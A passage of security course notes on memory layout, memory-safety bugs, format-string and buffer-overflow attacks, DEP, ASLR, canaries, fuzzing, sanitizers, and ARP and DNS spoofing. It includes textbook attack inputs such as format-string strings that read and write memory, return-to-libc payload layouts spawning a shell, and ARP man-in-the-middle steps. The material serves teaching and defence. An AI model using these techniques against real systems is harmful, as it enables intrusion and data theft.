    - Browser and server are separate trust domains

- Data crossing boundaries must be validated
- Ambient authority (cookies) creates confused deputy risks

2. **Input validation is critical:**
   - Never trust user input
   - Sanitize before passing between subsystems
   - Cross-subsystem sanitization requires understanding both systems
3. **Common vulnerability patterns:**
   - Injection attacks (command, SQL, XSS)
   - CSRF exploits ambient authority
   - Missing authentication/authorization checks
   - Improper resource management
4. **Defense principles:**
   - Apply Biba integrity model: don't elevate untrusted data
   - Use established security mechanisms (SameSite cookies)
   - Follow principle of least privilege
   - Verify code integrity before including in TCB
5. **HTTP/Web peculiarities create security challenges:**
   - Stateless protocol requires session management
   - No standard session mechanism historically
   - Same Origin Policy has limitations
   - Cookies create ambient authority problems

6 Software Security

6.1 C Programming Preliminaries

Context Understanding software security requires knowledge of low-level programming concepts, particularly how programs use memory. C is a low-level general-purpose programming language that provides direct memory access, making it both powerful and dangerous from a security perspective.

6.1.1 Basic C Concepts

Function Structure

```
#include <stdio.h>

int print_hello()
{
    printf("Hello, World!\n");
    return 0;
}

int main() {
```

```c
    int x = print_hello();
    return 0;
}
```

Components:

- `#include <stdio.h>`: Include library (other C functions)
- Function header: `int print_hello()`
- Function body: Between `{` and `}`
- Return value: `return 0;`
- Function call: `x = print_hello()`

Function Parameters and Variables

```c
int addNumbers(int a, int b)
{
    int result;          // Local variable
    result = a + b;
    return result;
}
```

Key points:

- Function receives parameters (`int a, int b`)
- Local variables (`result`) exist only inside function
- Return statement sends value back to caller

Pointers Pointers are special variables that store memory addresses rather than values.

Key operators:

- `*`: Indicates a pointer (in declaration) or dereferences pointer (in use)
- `&`: Returns the address of a variable

Example:

```c
int* pc, c;
c = 5;
pc = &c;              // pc stores address of c
printf("%d", *pc);    // prints content at address (prints 5)
```

6.1.2 Memory Layout of C Programs

A C program's memory is organized into distinct segments:

Segment	Contents
Stack	Local variables, function call information (LIFO)
Heap	Dynamic memory allocation (`malloc`, `calloc`)
BSS	Uninitialized global/static variables (zero-initialized)
Data	Initialized global/static variables
Text (Code)	Executable instructions (read-only)

Key security property: Code segment is placed below heap and stack to avoid being overwritten.

Example Memory Mapping

```
int counter = 0;                    // Data segment (A)

void process_data(int size) {      // Stack: size parameter (B)
    char *buffer = malloc(size);   // Stack: buffer pointer (C)
                                    // Heap: allocated memory (D)
    char *static_str = "Fixed";    // Text: string literal (E)

    free(buffer);
    g(buffer);
}
```

Memory locations:

- `counter`: Data segment (initialized global)
- `size`: Stack (function parameter)
- `buffer` (pointer itself): Stack (local variable)
- `*buffer` (allocated memory): Heap
- `"Fixed"` (string literal): Text segment (read-only)

Important questions:

- After `free(buffer)`, can we access address in `buffer` in function `g`? **Yes** (pointer still exists, but dangerous – use-after-free)
- Can we access data at `D` in function `g`? **No** (memory freed, undefined behavior)

Complete Example

```
char big_array[100];        // BSS (uninitialized global)
char huge_array[1000];      // BSS
int global = 0;             // Data (initialized global)

int useless() { return 0; } // Text (code)

int main() {
    void *p1, *p2, *p3;     // Stack (local variables)
    int local = 0;          // Stack

    p1 = malloc(28);        // p1 on stack, allocated memory on heap
    p2 = malloc(8);         // p2 on stack, allocated memory on heap
    p3 = malloc(32);        // p3 on stack, allocated memory on heap
}
```

6.1.3 Function Calls and Stack Frames

Stack Frame Structure When a function is called, the system creates a stack frame containing:

- Function parameters
- Return address (where to continue after function returns)
- Saved base pointer (previous stack frame reference)
- Local variables

Example:

```c
int __printf(const char *format, ...) {
    // Code to print things
}

int main() {
    /* code doing stuff */
    printf("You scored %d\n", score);
    /* code doing stuff */
}
```

Stack during printf call:

```
+----------------------+
| Return address       | <- 0x8048464 (address in main after printf)
+----------------------+
| score parameter      |
+----------------------+
| stuff from main      |
+----------------------+
```

Code as Data: Function Pointers **Key insight:** Code is stored in memory just like data. Function pointers store addresses of executable code.

```c
typedef void (*func_t)();

void secret_function() {
    printf("Win!\n");
}

void trigger() {
    // Allocate space for function pointer on HEAP
    func_t *heap_hook = malloc(sizeof(func_t));

    // Store address of code into heap memory
    *heap_hook = secret_function;

    // <-- SNAPSHOT TAKEN HERE

    free(heap_hook);
}

int main() {
    trigger();
    return 0;  // Line 16
}
```

Memory analysis at snapshot:

- **heap_hook** (pointer itself): Lives on stack in `trigger`'s frame
- ***heap_hook** (what it points to): Points to heap memory
- **Value stored in heap**: Address `0x724` (address of `secret_function` in text segment)
- **Type of value**: An address (pointer to code)

Stack Frame During Function Call When `main` calls `trigger()`, the system pushes the **return address** onto the stack. This is the address of the instruction in `main` that should execute after `trigger` returns (specifically `0x782: li a5, 0`).

Complete memory layout at snapshot:

```
THE STACK                  THE HEAP             THE TEXT
+-------------------+      +--------------+      +------------------+
| Main Frame        |      | Addr: 0xHEAP |      | 0x724:           |
+------+-----------+      | [ 0x724 ] ---+--+   | secret_function |
       |                  +------^-------+  |   +-----------------+
+------v-----------+             |          |   +-----------------+
| Trigger Frame    |             |          +-->| 0x782:          |
| +--------------+ |             |              | li a5, 0        |
| | sp + 8:      | |             |              | (after trigger) |
| | [0xHEAP_ADDR]+-+-------------+              +-----------------+
| | (heap_hook)  | |
| +--------------+ |
| +--------------+ |
| | sp + 24:     | |
| | [ 0x782 ] ---+-+--------------------------------------------->
| | (ret addr)   | |
| +--------------+ |
+------------------+
```

6.2 Memory Safety Vulnerabilities

Definition: Memory Corruption Unintended modification of a memory location due to missing or faulty safety checks.

6.2.1 Types of Memory Safety Errors

Spatial Errors Accessing memory outside allocated bounds.

Example 1: Array bounds violation

```
void vulnerable(int user1, int *array) {
    array[user1] = 42;  // No bounds check!
}
```

If `user1` is negative or beyond array size, writes to arbitrary memory location.

Example 2: Pointer arithmetic

```
void vulnerable() {
    char buf[12];
    char *ptr = buf[11];  // Points to last element
    *ptr++ = 10;          // OK: writes to buf[11]
    *ptr = 42;            // ERROR: writes past end of buf
}
```

Temporal Errors Accessing memory after it has been freed.

Example: Use-after-free

```
void vulnerable(char *buf) {
    free(buf);
    buf[12] = 42;  // ERROR: accessing freed memory
}
```

Classic Buffer Overflow

```
void vulnerable() {
    int authenticated = 0;
    char buf[80];
    gets(buf);  // Reads unlimited input from stdin!
    // ...
}
```

Vulnerability: `gets(buf)` reads line from stdin and stores into `buf`, but performs no bounds checking.

Attack: Provide more than 80 characters:

- Input overflows `buf`
- Overwrites `authenticated` variable (both on stack)
- If overwritten value $\neq 0$, user becomes authenticated

6.2.2 String Handling Vulnerabilities

Null-Terminated String Danger

```
int main(int argc, char** argv) {
    char buffer[10];
    char secretData[60];

    if (argc < 2) { exit(1); }

    strcpy(secretData, "donkeysAreTheCoolestAnimal");
    strncpy(buffer, argv[1], 10);
    printf(buffer);  // DANGEROUS!

    return 0;
}
```

Question 1: What does `./myProgram` do? What does `./myProgram Hello` do?

- `./myProgram`: Exits (argc $= 1 < 2$)
- `./myProgram Hello`: Copies "Hello" to buffer, prints it

Question 2: Can we craft argument to print secretData?

Yes! Using format string vulnerability:

```
./myProgram "%s%s%s%s%s%s%s%s%s%s"
```

CWE-134: Uncontrolled Format String **Vulnerable code:**

```
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);  // User controls format string!
    return 0;
}
```

Attack examples:

1. Read stack memory:

```
./program "You scored %d\n"
```

Result: Prints 4 bytes from stack (interpreted as integer)

```
Stack during printf:
+-----------------+
| Return address  | <- 0x8048464
+-----------------+
| ?????           | <- Read as %d argument
+-----------------+
| main stuff      |
+-----------------+
```

2. Read multiple stack values:

```
./program "You scored %d %d %d %d"
```

Reads 4 consecutive values from stack.

3. Read string pointer:

```
./program "You scored %s"
```

Interprets stack value as pointer, dereferences and prints string.

4. Read specific parameter:

```
./program "%4$p"
```

Reads from 4th parameter position (even if doesn't exist).

5. Write to memory:

```
./program "%6$n"
```

Writes number of characters printed so far to address pointed to by 6th parameter.

Secure Implementation

```
int main(int argc, char** argv) {
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf("%s", buffer);  // Fixed format string
    return 0;
}
```

Key principle: Programmer should decide format string, not user. This ensures no extra arguments, reads, or writes possible.

6.3 Attack Scenarios

6.3.1 Code Injection Attack

Strategy:

1. Force memory corruption to inject malicious code
2. Redirect control flow to injected code

Attack Steps **Vulnerable function:**

```
void vuln(char *u1) {
    // strlen(u1) < MAX?
    char tmp[MAX];
    strcpy(tmp, u1);  // No bounds check!
    // ...
}

vuln(&exploit);
```

Initial stack layout:

```
+-------------------+
| Next stack frame |
+-------------------+
```

After function call setup:

```
+-------------------+
| 1st argument: *u1|
+-------------------+
| Return address   |
+-------------------+
| Saved base ptr   |
+------------------+
| tmp[MAX]         |
+------------------+
```

Attack payload structure:

```
+------------------+
| 1st argument: *u1|
+------------------+
| Points to        | <- Overwritten return address
| shellcode        |
+------------------+
| Don't care       | <- Overwritten base pointer
+------------------+
| Shellcode        | <- Injected executable code
| (attack code)    |
+------------------+
| Don't care       | <- Buffer overflow padding
+------------------+
```

Attack progression:

1. **Memory safety violation:** `strcpy` overflows `tmp`
2. **Integrity violation (location):** Overwrite return address with address of shellcode
3. **Integrity violation (*C):** Return address points to attacker-controlled location
4. **Usage violation (*&C):** Function returns to shellcode instead of legitimate code
5. **Attack success:** Shellcode executes with program's privileges

6.3.2 Data Execution Prevention (DEP)

Mechanism Enforces code integrity on page granularity:

- Execute code only if eXecutable bit set
- **W⊕X (Write XOR Execute):** Memory page can be writable OR executable, never both
- Prevents execution of injected code in data segments

Properties:

- **Mitigates:** Code injection attacks
- **Overhead:** Low (hardware enforced)
- **Deployment:** Widely deployed
- **Limitations:**
  - No self-modifying code supported
  - Does not prevent code reuse attacks

Memory permissions with DEP:

Segment	Before DEP	With DEP
Text (code)	RWX	R-X
Data	RWX	RW-
Stack	RWX	RW-
Heap	RWX	RW-

6.3.3 Control-Flow Hijack Attack (Code Reuse)

DEP prevents code injection, but attackers can reuse existing code.

Strategy:

1. Find addresses of useful code sequences ("gadgets")
2. Force memory corruption to set up attack
3. Redirect control flow to gadget chain

Return-to-libc Attack **Vulnerable function (same as before):**

```c
void vuln(char *u1) {
    char tmp[MAX];
    strcpy(tmp, u1);
    // ...
}
```

Attack payload structure:

```
+-------------------------+
| 1st argument: *u1       |
+-------------------------+
| Points to &system()     | <- Overwritten return address
+-------------------------+
| Don't care              | <- Overwritten base pointer
+-------------------------+
| Return addr after       | <- Where system() should return
| system()                |
+-------------------------+
| Base ptr after system() |
+-------------------------+
| 1st argument to         | <- e.g., pointer to "/bin/sh"
| system()                |
+-------------------------+
| Don't care              |
+-------------------------+
```

Attack execution:

1. **Memory safety violation:** Buffer overflow
2. **Integrity violation (location &C):** Overwrite return address with `&system()`
3. **Integrity violation (*C):** Return address points to existing library function
4. **Usage violation (*&C):** Function returns to `system()` instead of caller
5. **Attack success:** `system("/bin/sh")` executes, spawning shell

No code injection needed: Attack reuses existing code from system libraries.

6.4 Defenses Against Memory Corruption

6.4.1 Address Space Layout Randomization (ASLR)

Goal Prevent attacker from reaching target address by randomizing memory locations.

Mechanism

- Randomizes locations of code and data regions at program load
- Different regions randomized independently:

  - Stack base address
  - Heap base address
  - Shared library locations
  - Main executable (Position Independent Executable - PIE)
- Probabilistic defense: attacker must guess addresses

Memory layout without ASLR:

```
Text:   0x400 R-X  (fixed)
Data:   0x800 RW-  (fixed)
Stack:  0xfff RW-  (fixed)
```

Memory layout with ASLR:

```
Text:   0x4?? R-X  (randomized)
Data:   0x8?? RW-  (randomized)
Stack:  0xf?? RW-  (randomized)
```

Properties

- **Type:** Probabilistic defense
- **Implementation:** Depends on loader and OS
- **Performance:** Small impact on modern machines, bigger on older hardware

Weaknesses and Limitations

- **Information leaks:** If attacker can read memory, can defeat ASLR
- **Static regions:** Some regions may remain static (on x86)
- **Limited entropy:** 32-bit systems have limited randomization space
- **Same-process attacks:** Randomization same for all threads in process
- **Brute force:** Can try many addresses (especially on 32-bit)

6.4.2 Stack Canaries

Mechanism Protect return instruction pointer on stack by placing "canary" value before it.

Compiler modifications:

1. Insert random canary value on stack before return address
2. Before function returns, check if canary still intact
3. If canary modified, terminate program (buffer overflow detected)

Stack layout with canary:

```
+------------------+
| Return address   |
+------------------+
| Canary value     | <- Random value placed here
+------------------+
| Saved base ptr   |
+------------------+
| Local variables  |
+------------------+
```

Function prologue (setup):

```
push    rbp
mov     rbp, rsp
sub     rsp, 80
mov     rax, fs:0x28       ; Load canary from TLS
mov     [rbp-8], rax       ; Place canary on stack
```

Function epilogue (check):

```
mov     rax, [rbp-8]       ; Load canary from stack
xor     rax, fs:0x28       ; Compare with original
jne     __stack_chk_fail   ; If modified, terminate
leave
ret
```

Properties

- **Type:** Probabilistic protection
- **Implementation:** Compiler-based (e.g., `-fstack-protector`)
- **Overhead:** Low (one check per function)

Weaknesses and Limitations

- **Information leaks:** If canary value leaked, can be bypassed
- **No protection against targeted writes:** Only catches sequential overwrites
- **No protection for other data:** Only protects return address, not other stack data
- **Not enabled for all functions:** Compiler may skip functions without buffers

6.4.3 Deployed Defense Status

Modern systems typically deploy multiple defenses:

1. **Data Execution Prevention (DEP):** W⊕X enforcement
2. **Address Space Layout Randomization (ASLR):** Memory randomization
3. **Stack canaries:** Return address protection
4. **Safe exception handlers:** Pre-defined set of valid exception handler addresses

Defense in depth: Combining multiple defenses makes exploitation significantly harder, though not impossible.

Reminiscent of "Compromise Recording" Stack canaries record attempts of attacks. When canary is modified, attack attempt is logged and process terminated.

6.5 Software Testing for Security

Definition: Software Testing The process of executing a program to find errors.

Error: Deviation between observed behavior and specified behavior (violation of underlying specification).

Testing scope:

- Functional requirements

- Operational requirements
- Security requirements

6.5.1 Challenges in Security Testing

Complete Testing is Infeasible **Ideal testing approaches:**

- **Control-flow testing:** Test all paths through program
- **Data-flow testing:** Test all values used at each location

Problem: State explosion makes complete testing impossible.

Dijkstra's principle:

> "Testing can only show the presence of bugs, never their absence."

Control-Flow vs Data-Flow Example

```
void program() {
    int a = read();
    int x[100] = read();

    if (a >= 0 && a <= 100) {
        x[a] = 42;
    }
    // ...
}
```

Control-flow testing: How many paths through program?

- True branch
- False branch

Data-flow testing: How many possible values for `a`?

- All integers from -2^{31} to $2^{31} - 1$
- Impossible to test all values
- Need heuristics to select representative values

6.5.2 Testing Approaches

Manual Testing Testing designed by a human.

Types:

- **Heuristic test cases:** Based on developer intuition
- **Code reviews:** Human inspection of source code

Advantages:

- Can find complex logical errors
- Human understanding of requirements

Disadvantages:

- Labor intensive
- Not exhaustive

- Prone to human error

Automated Testing Testing decided algorithmically.

Approaches:

- Algorithms designed to run program and find bugs
- Algorithms enhanced by means to enforce properties

6.5.3 Testing Strategies

Exhaustive Testing Cover all possible inputs.

Status: Not feasible due to massive state space.

Functional Testing Cover all requirements.

Status: Depends on quality of specification.

Random Testing Automate test generation with random inputs.

Problem: Incomplete coverage. What about that hard-to-reach check?

Structural Testing Cover all code paths.

Approach: Works well for unit testing.

Limitation: May miss logic errors even with full coverage.

6.5.4 Automated Testing Techniques

Static Analysis Analyze program without executing it.

Advantages:

- Can prove absence of certain bugs
- Examines all code paths
- No need to create test inputs

Disadvantages:

- Imprecision due to lack of runtime information (e.g., aliasing)
- May produce false positives
- Limited to detectable patterns

Symbolic Analysis Execute program symbolically, tracking branch conditions.

Advantages:

- Can generate inputs that reach specific code paths
- Precise reasoning about program behavior

Disadvantages:

- Not scalable to large programs
- Path explosion problem

- Complex constraint solving

Dynamic Analysis (Fuzzing) Inspect program by executing it with many inputs.

Advantages:

- Finds real bugs (no false positives)
- Scales to large programs
- Black-box or white-box approaches

Disadvantages:

- Challenging to cover all paths
- May miss rare bugs
- Requires many executions

6.6 Code Coverage

Why Coverage Matters **Intuition:** A software flaw is only detected if the flawed statement is executed.

Effectiveness: Test suite effectiveness depends on how many statements are executed.

6.6.1 Coverage Metrics

Statement Coverage How many statements (assignments, comparisons, etc.) in program have been executed.

Metric:

$$\text{Statement Coverage} = \frac{\text{Executed Statements}}{\text{Total Statements}} \times 100\%$$

Branch Coverage How many branches among all possible paths have been executed.

Metric:

$$\text{Branch Coverage} = \frac{\text{Executed Branches}}{\text{Total Branches}} \times 100\%$$

Example: Coverage Limitations

```c
int func(int elem, int *inp, int len) {
    int ret = -1;
    for (int i = 0; i <= len; ++i) {
        if (inp[i] == elem) {
            ret = i;
            break;
        }
    }
    return ret;
}
```

Test input: `elem = 2, inp = [1, 2], len = 2`

Result: Full statement coverage achieved!

Problem: Loop never executes to termination, where out-of-bounds access happens (`i <= len` should be `i < len`).

Lesson: Statement coverage does not imply full testing.

Current best practice: Branch coverage

6.7 Fuzzing

Definition A random testing technique that mutates input to improve test coverage. State-of-the-art fuzzers use coverage as feedback to guide input mutation.

6.7.1 Fuzzing Architecture

```
+-----------------+
| Input Generation|
+--------+--------+
         |
         v
    +--------+
    | Tests  |
    +---+----+
        |
        v
   +--------+      +----------+
   |  Exe   |----->| Coverage |
   +---+----+      +----+-----+
       |                |
       v                |
   +--------+          |
   | Debug  |          |
   +--------+          |
                       |
       +---------------+
       | Feedback
       v
   [Repeat with better inputs]
```

6.7.2 Input Generation Strategies

Dumb Fuzzing Unaware of input structure; randomly mutates input.

Example mutations:

- Flip random bits
- Insert random bytes
- Delete random bytes
- Replace bytes with special values (0, -1, MAX_INT)

Advantages:

- Simple to implement
- No knowledge required
- Fast

Disadvantages:

- Low efficiency
- Unlikely to satisfy complex constraints
- Poor coverage of deep paths

Generation-Based Fuzzing Has model describing valid inputs; generates new inputs conforming to model.

Example: Grammar-based fuzzing for parsers

- Define grammar for valid inputs
- Generate inputs from grammar
- Mutate generated inputs

Advantages:

- Generates syntactically valid inputs
- Good for structured formats (JSON, XML, protocols)
- Higher success rate

Disadvantages:

- Requires grammar/model
- More complex implementation
- May miss bugs in input validation

Mutation-Based Fuzzing Leverages set of valid seed inputs; modifies inputs based on feedback from previous rounds.

Coverage-guided fuzzing:

1. Execute program with input
2. Measure coverage (which code executed)
3. If new coverage found, save input to corpus
4. Mutate inputs from corpus
5. Repeat

Mutations informed by structure:

- **Black-box:** No knowledge of program internals
- **Grey-box:** Coverage feedback only
- **White-box:** Full access to source code and symbolic execution

Advantages:

- Adapts to program behavior
- Finds deep bugs
- Balances efficiency and effectiveness

Popular tools: AFL, LibFuzzer, Honggfuzz

6.8 Bug Detection: Sanitizers

Problem Test cases detect bugs through:

- Assertions: `assert(var != 0x23 && "illegal value");`

- Segmentation faults
- Division by zero traps
- Uncaught exceptions
- Mitigations triggering termination

Question: How can we increase bug detection chances?

Answer: Sanitizers enforce policies, detect bugs earlier, and increase testing effectiveness.

6.8.1 AddressSanitizer (ASan)

Purpose Detects memory errors by placing "red zones" around objects and checking them on trigger events.

Detectable Bugs

- Out-of-bounds accesses (heap, stack, globals)
- Use-after-free
- Use-after-return (configurable)
- Use-after-scope (configurable)
- Double-free, invalid free
- Memory leaks (experimental)

Mechanism **Shadow memory:**

- For each 8 bytes of application memory, ASan maintains 1 byte of shadow memory
- Shadow byte indicates accessibility of corresponding memory
- Red zones marked as inaccessible in shadow memory

Instrumentation:

```
// Original code
*address = value;

// Instrumented code
if (IsPoisoned(address)) {
    ReportError(address);
}
*address = value;
```

Properties

- **Slowdown:** 2x (acceptable for testing)
- **Memory overhead:** 3x
- **Usage:** Compile with `-fsanitize=address`

Example Detection

```
int main() {
    int *array = malloc(100 * sizeof(int));
    array[100] = 42;  // Off-by-one error
    free(array);
}
```

ASan output:

```
ERROR: AddressSanitizer: heap-buffer-overflow
WRITE of size 4 at 0x614000000190 thread T0
    #0 0x4009a3 in main example.c:3
0x614000000190 is located 0 bytes to the right of
400-byte region [0x614000000000,0x614000000190)
```

6.8.2 UndefinedBehaviorSanitizer (UBSan)

Purpose Detects undefined behavior by instrumenting code to trap on typical undefined behavior in C/C++ programs.

Detectable Errors

- Unsigned/misaligned pointers
- Signed integer overflow
- Conversion between floating-point types leading to overflow
- Illegal use of NULL pointers
- Illegal pointer arithmetic
- Division by zero
- Shift operations with invalid amounts
- Invalid casts

Properties

- **Slowdown:** Depends on amount and frequency of checks
- **Production use:** Special minimal runtime library available
- **Usage:** Compile with `-fsanitize=undefined`

Example Detection

```
int main() {
    int x = INT_MAX;
    x = x + 1;  // Signed integer overflow
}
```

UBSan output:

```
runtime error: signed integer overflow:
2147483647 + 1 cannot be represented in type 'int'
```

Note: Only sanitizer that can be used in production due to minimal overhead and attack surface.

6.9 Software Security Summary

Key Reminders

1. **Code is data**
    - Endless source of both possibilities and vulnerabilities since 1947
    - Function pointers, return addresses, vtables all stored in memory
    - Attackers can manipulate code pointers
2. **User input can become code**
    - Data from user can influence control flow
    - Buffer overflows inject code or redirect execution
    - Format string vulnerabilities provide read/write primitives
    - SQL injection, XSS are variants of same principle
3. **Abstraction gap between C and assembly**
    - C provides illusion of safety
    - Assembly reveals dangerous reality
    - Gremlins hide in the details
    - Undefined behavior is everywhere

Two Complementary Approaches **1. Mitigations**

- Stop unknown vulnerabilities before exploitation
- Make exploitation harder, not impossible
- Examples:
    - DEP (W$\oplus$X): Prevent code injection
    - ASLR: Prevent address prediction
    - Stack canaries: Detect buffer overflows
- **Philosophy:** Defense in depth

2. Testing

- Discover bugs during development
- Automatically generate test cases through fuzzing
- Make bug detection more likely through sanitization
- Examples:
    - Fuzzing: Coverage-guided input generation
    - ASan: Detect memory errors
    - UBSan: Detect undefined behavior
- **Philosophy:** Find bugs before attackers do

Defense Ecosystem **Compile time:**

- Stack canaries (`-fstack-protector`)
- Position Independent Executable (`-fPIE`)
- Fortify source (`-D_FORTIFY_SOURCE`)
- Sanitizers (`-fsanitize=address,undefined`)

Load time:

- ASLR (loader randomizes addresses)
- Library order randomization

Runtime:

- DEP/NX (hardware W$\oplus$X enforcement)
- Stack canary checks
- Sanitizer runtime checks

Fundamental Truth **Perfect security is impossible:**

- All software has bugs
- Some bugs are exploitable
- Defenses raise the bar but don't eliminate risk
- Continuous improvement necessary

Best practices:

- Use memory-safe languages when possible
- Enable all available mitigations
- Test extensively with fuzzing and sanitizers
- Code review for security issues
- Keep software updated
- Principle of least privilege

The eternal struggle:

> Attackers only need to find one vulnerability.
> Defenders must protect against all possible attacks.

7 Network Security

7.1 Network Security Overview

Context Previous topics focused on attacks against individual hosts. Network security addresses attacks that exploit the communication infrastructure itself.

Key insight: The network is not a simple tube–it's a complex system with multiple layers, protocols, and potential vulnerabilities at each level.

7.1.1 Desired Security Properties

Network security aims to ensure four fundamental properties:

Naming Security The association between lower-level names (network addresses) and higher-level names (Alice, Bob, domain names) must not be influenced by the adversary.

CIA properties:

- Integrity: Name bindings must not be tampered with
- Authentication: Must verify identity of naming authorities
- Availability: Naming service must remain accessible

Routing Security The route over the network and eventual delivery of messages must not be influenced by the adversary.

CIA properties:

- Integrity: Routes must not be corrupted
- Authentication: Must verify route announcements
- Availability: Routing must continue despite attacks
- Authorization: Only authorized entities can announce routes

Session Security Messages within the same session cannot be modified–must maintain ordering without adding or removing messages.

CIA properties:

- Integrity: Message sequence must not be altered
- Authentication: Must verify session participants

Content Security Message content must not be readable or influenced by adversaries.

CIA properties:

- Confidentiality: Messages must be encrypted
- Integrity: Content must not be modified

7.1.2 Network Protocol Stack

OSI Model layers and protocols:

Layer	Protocols	Security Issues
Application	HTTP, DNS, SMTP, VoIP	Application-specific attacks
Presentation	SSL/TLS	Certificate validation
Session	SSL/TLS	Session hijacking
Transport	TCP, UDP	Sequence number prediction
Network	IP, BGP, DNS	IP spoofing, routing attacks
Data Link	Ethernet, ARP	ARP spoofing
Physical	Modulation, coding	Physical tapping

Focus of this section:

- ARP (Data Link layer)

- DNS and BGP (Network layer naming/routing)
- IP (Network layer)
- TCP (Transport layer)

7.2 ARP Spoofing

7.2.1 Background: IP Routing on Ethernet LAN

Ethernet Local Area Network (LAN) technology where machines have “unique” 48-bit MAC addresses (Medium Access Control).

Internet Protocol (IP) on LAN

- Hosts communicate using IP protocol
- Each machine has IP address (4 bytes in IPv4)
- Address divided into network portion and host portion

IP Routing Decision Alice needs to send packet to Bob. Alice knows:

- Her own IP address (e.g., 192.168.5.130)
- Bob’s IP address (e.g., 192.168.5.125)
- Her subnet mask (e.g., 255.255.255.0)
- Her gateway (e.g., 192.168.5.1)

Option 1: Same subnet

$$(\text{Alice's IP} \wedge \text{mask}) = (\text{Bob's IP} \wedge \text{mask})$$

Route through LAN directly.

Option 2: Different subnets Send to gateway, which routes through WAN (Wide Area Network).

ARP: Address Resolution Protocol **Problem:** Alice knows Bob’s IP but not his MAC address. She needs the MAC address to send packets on the Ethernet LAN.

Solution: ARP translates IP addresses to MAC addresses.

ARP mechanism:

1. Each host maintains cached table of IP ↔ MAC mappings
2. If mapping not available: broadcast ARP request to query for target IP
3. Target (or other host) responds with ARP reply containing MAC address

ARP Packet Format

```
*-----------------------*
| HTYPE (2 bytes)       |  Hardware type (Ethernet = 1)
| PTYPE (2 bytes)       |  Protocol type (IPv4 = 0x0800)
| HLEN (1) | PLEN (1)   |  Hardware/Protocol address lengths
| OPERATION (2)         |  Request (1) or Reply (2)
| Sender HA (HLEN)      |  Sender hardware (MAC) address
| Sender PA (PLEN)      |  Sender protocol (IP) address
| Target HA (HLEN)      |  Target hardware address
| Target PA (PLEN)      |  Target protocol address
*----------------------*
```

7.2.2 ARP Security Analysis

Does ARP Provide Naming Security? No. ARP has critical vulnerabilities:

- **No integrity check:** Messages can be modified
- **No authentication:** Anyone can send ARP replies
- **Unsolicited replies accepted:** Hosts accept ARP replies even without requests
- **Cache poisoning:** ARP cache entries can be overwritten by any reply

ARP Spoofing Attacks If nobody checks authenticity, you can impersonate others by providing fake MAC addresses.

Attack capabilities:

1. Simple impersonation

- Claim to be another host
- Receive traffic intended for victim
- Steal resources allocated to victim

2. Man-in-the-Middle (MITM)

```
Normal communication:
Alice <----------> Bob

After ARP spoofing:
Alice <---> Attacker <---> Bob
```

Attack steps:

1. Send ARP reply to Alice: “Bob’s IP maps to Attacker’s MAC”
2. Send ARP reply to Bob: “Alice’s IP maps to Attacker’s MAC”
3. Both Alice and Bob send traffic to Attacker
4. Attacker forwards traffic (optionally monitoring/modifying)

Consequences:

- Monitor all communication between Alice and Bob
- Tamper with packets in transit
- Inject malicious content
- Selectively drop packets

3. Denial of Service (DoS)

- Provide invalid MAC address for victim
- Packets cannot reach victim
- Communication effectively blocked

4. Resource abuse

- Impersonate authorized hosts
- Use their network quotas or access privileges

Fundamental Problem **Naive threat model:**

> Outsiders are bad, insiders behave–trust them!

Reality: Insiders can be compromised or malicious. No network protocol was initially designed with security in mind.

Same vulnerabilities exist in: DNS, IP, Ethernet, and many other protocols.

7.2.3 ARP Spoofing Defenses

Static ARP Entries Use static, read-only entries in ARP cache for critical services.

Advantages:

- Immune to ARP spoofing
- Guaranteed correct mappings

Disadvantages:

- Manual configuration required
- Doesn't scale to large networks
- Difficult to maintain when network changes

ARP Spoofing Detection and Prevention Software **Detection techniques:**

- Check if one IP has more than one MAC address
- Check if one MAC is reported by multiple IPs
- Certify requests by cross-checking with multiple sources
- Monitor for sudden ARP cache changes
- Send email alerts when IP-MAC associations change

Examples: ArpWatch, XArp, Dynamic ARP Inspection (DAI)

Security Principle Applied **Separation of privilege:** Force adversary to gain control of multiple entities.

By requiring multiple confirmations or certificates, attack becomes more difficult.

7.3 DNS Spoofing

7.3.1 Domain Name Service (DNS)

Purpose: Translate human-readable domain names (e.g., `www.example.com`) to IP addresses (e.g., 192.0.2.1).

DNS hierarchy:

```
Root DNS Servers (.)
    |
Top-Level Domain (.com, .org, .edu)
    |
Authoritative Name Servers (example.com)
    |
Local DNS Resolver (ISP/organization)
    |
Client
```

Query process:

1. Client queries local resolver: "What is IP for `www.example.com`?"
2. If not cached, resolver queries authoritative servers
3. Response cached for TTL (Time To Live)
4. Client receives IP address

7.3.2 DNS Spoofing Attacks

1. Cache Poisoning Corrupt the DNS resolver with fake (IP, domain) pairs.

Attack mechanism:

1. Attacker sends fake DNS response before legitimate one arrives
2. Fake response contains malicious IP for target domain
3. Resolver caches fake entry
4. All subsequent queries return malicious IP until cache expires

Classic Kaminsky attack (2008):

- Query for random subdomain: `random123.example.com`
- Send flood of fake responses with different transaction IDs
- Include malicious "additional section" with fake IP for `example.com`
- If one response matches transaction ID, cache poisoned

2. DNS Hijacking Corrupt DNS responses via Man-in-the-Middle attack.

Attack mechanism:

1. Attacker intercepts DNS query
2. Sends fake response with malicious IP
3. Legitimate response arrives later but ignored (already answered)

Attack Consequences **Denial of Service / Censorship**

- Return invalid IP for target domain
- Packets cannot reach legitimate server
- Effectively blocks access to website
- Used by authoritarian regimes for censorship

Redirection to Malicious Host

- Direct clients to attacker-controlled server
- Serve malware to unsuspecting users

- Phishing attacks (fake banking sites)
- Steal credentials

Man-in-the-Middle

- Malicious host acts as proxy
- Monitor all traffic
- Inject content or modify responses
- SSL stripping attacks

7.3.3 DNS Spoofing Defenses

DNSSEC: Domain Name System Security Extensions **Mechanism:**

- DNS responses digitally signed by authoritative name server
- Chain of trust from root to domain
- Clients verify signatures before accepting responses

Key features:

- **Origin authentication:** Verify response comes from authoritative server
- **Data integrity:** Detect tampering with DNS records
- **Authenticated denial of existence:** Prove domain doesn't exist

Properties:

- **Prevents:** Cache poisoning, response modification
- **Does NOT provide:** Confidentiality (queries and responses still visible)

History:

- First attempt (RFC 2535, 1999-2001): Impractical, non-scalable, complex key management
- DNSSEC-bis (RFC 4033+): Simplified messages and key management
- Current deployment: Still limited adoption

DNS-over-HTTPS (DoH) **Mechanism:** DNS queries sent over HTTPS connection (RFC 8484, 2019).

Properties:

- **Confidentiality:** Queries encrypted, hidden from network observers
- **Integrity:** TLS prevents modification
- **Authentication:** Server authenticated via TLS certificates

Deployment:

- Cloudflare (integrated in Firefox)
- Google Public DNS
- Major browsers and operating systems

Advantages over DNSSEC:

